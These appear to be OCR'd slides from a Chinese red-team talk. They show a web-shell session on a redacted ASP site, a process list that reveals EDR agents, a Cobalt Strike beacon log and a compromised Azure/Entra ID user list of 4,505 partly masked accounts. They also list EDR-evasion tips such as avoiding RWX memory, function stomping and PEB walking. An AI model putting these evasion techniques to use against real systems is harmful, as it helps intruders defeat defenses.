04 攻防场景还原2: XDR和苛刻环境的碰撞

无法上传大文件



通过工具切割后合并大文件

04 攻防场景还原2: XDR和苛刻环境的碰撞

Url: http://[redacted].asp Payload: AspDynamicPayload Crypton: ASP_EVAL_BASE64 openC

基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 AEvalCode PortScan

命令模板 cmd /c "{command}" 2>&1

Process Name	PID	PPID	Private Bytes
svchost.exe	2624	0	14,928 K
svchost.exe	2728	0	13,368 K
svchost.exe	2736	0	13,772 K
svchost.exe	2900	0	15,764 K
venAgentMonitor.exe	2920	0	15,340 K
venAgentMgr.exe	2928	0	30,768 K
svchost.exe	2936	0	81,428 K
venVtapiServer.exe	2944	0	34,408 K
venPlatformHandler.exe	2952	0	34,408 K
svchost.exe	3512	0	34,024 K
svchost.exe	3536	0	16,484 K
SMSvcHost.exe	19380	x64	4h
svchost.exe	3	x64	22s
svchost.exe	3	x64	22s
svchost.exe	3	x64	22s
svchost.exe	3	x64	22s
PsaDataAggregator.exe	3584	0	70,000 K
SentinelStaticEngine.exe	3664	0	46,676 K
winlogbeat.exe	3812	0	26,652 K
winlogbeat.exe	3844	0	171,740 K
svchost.exe	3852	0	171,740 K

Event Log X Beacon 132

beacon> sleep 3000

[*] Tasked beacon to sleep

[+] host called home, sleeping

Illumio ZTS: venAgentMonitor.exe, venAgentMgr.exe, venVtapiServer.exe, venPlatformHandler.exe ==> <https://www.illumio.com/>

SentinelOne(哨兵一号): SentinelServiceHost.exe, SentinelStaticEngine.exe, SentinelAgent.exe, SentinelMemoryScanner.exe ==> <https://www.sentinelone.com/>

Elastic: winlogbeat.exe ==> <https://www.elastic.co/>

- DLL内容以及执行内存当中, 不要留存敏感词和关键语句, 减少内存查杀的几率
- 对于加载的DLL内存, 减少RWX内存的出现, EDR会重点监测
- 开辟一片内存然后掏空内容, 采用函数踩踏和PEB寻址的方式
- 杀软识别地址:
<https://av.aabyss.cn/>
- 欢迎参阅Syscall免杀的高阶对抗:
<https://mp.weixin.qq.com/s/tGzJ7LABRk4d4eXW4A0zxw>

04 攻防场景还原3：AAD云上攻防

Microsoft Azure

搜索资源、服务和文档(G+)

Copilot

ad...c3@min...
M...GOV (MIN)

欢迎使用 Azure!

没有订阅? 请查看以下选项。



从 Azure 免费试用版开始

获得 200 美元的 Azure 产品和服务免费额度, 以及 12 个月的热门免费服务。

开始

Azure 服务

创建资源

Microsoft Entra ID

资源组

Microsoft Defender

Microsoft Azure

搜索资源、服务和文档(G+)

Copilot

a...@min...
M...GOV (MIN)

所有服务 > m...gov | 用户 >

用户

搜索

+ 新用户 删除 下载用户 批量操作 刷新 管理视图 每用户 MFA 希望提供反馈?

所有用户 Azure Active Directory 现在是 Microsoft Entra ID

搜索 添加筛选器

找到了 4,505 个用户

☐ 显示名称 ↑

1

1

2

10...

10...

10...

AC...

A...

AE...

AE...

IF...

AP...

AC...

A...

AC...

AD...

AR...

AO...

AR...

AS...

AD...

...

1

1

10...

AC...

A...

AE...

AE...

IF...

AP...

AC...

A...

AC...

AD...

AR...

AO...

AR...

AS...

AD...

Ale...

10...

10...

ac...

a...

AB...

al...

ir...

AC...

a...

ad...

ad...

ad...

ad...

ad...

ad...

ad...

ad...

ad...

ad...

来宾

成员

成员

来宾

来宾

成员

来宾

成员

成员

成员

成员

成员

成员

成员

成员

成员

成员

成员

成员

本地同步已启用

本地 SAM 帐户名

否	
是	1...
是	10...4_PAM
否	
否	
是	A...R
否	
否	
是	A...JU
是	A...ST
是	ad...3
是	A...A
是	A...R
是	A...M
是	A...O
是	f...S
是	sp...pro
是	A...AT

Azure结合AD域
进行内网&&云上攻防

谢谢



曾哥
浙江 杭州



扫一扫上面的二维码图案，加我为朋友。

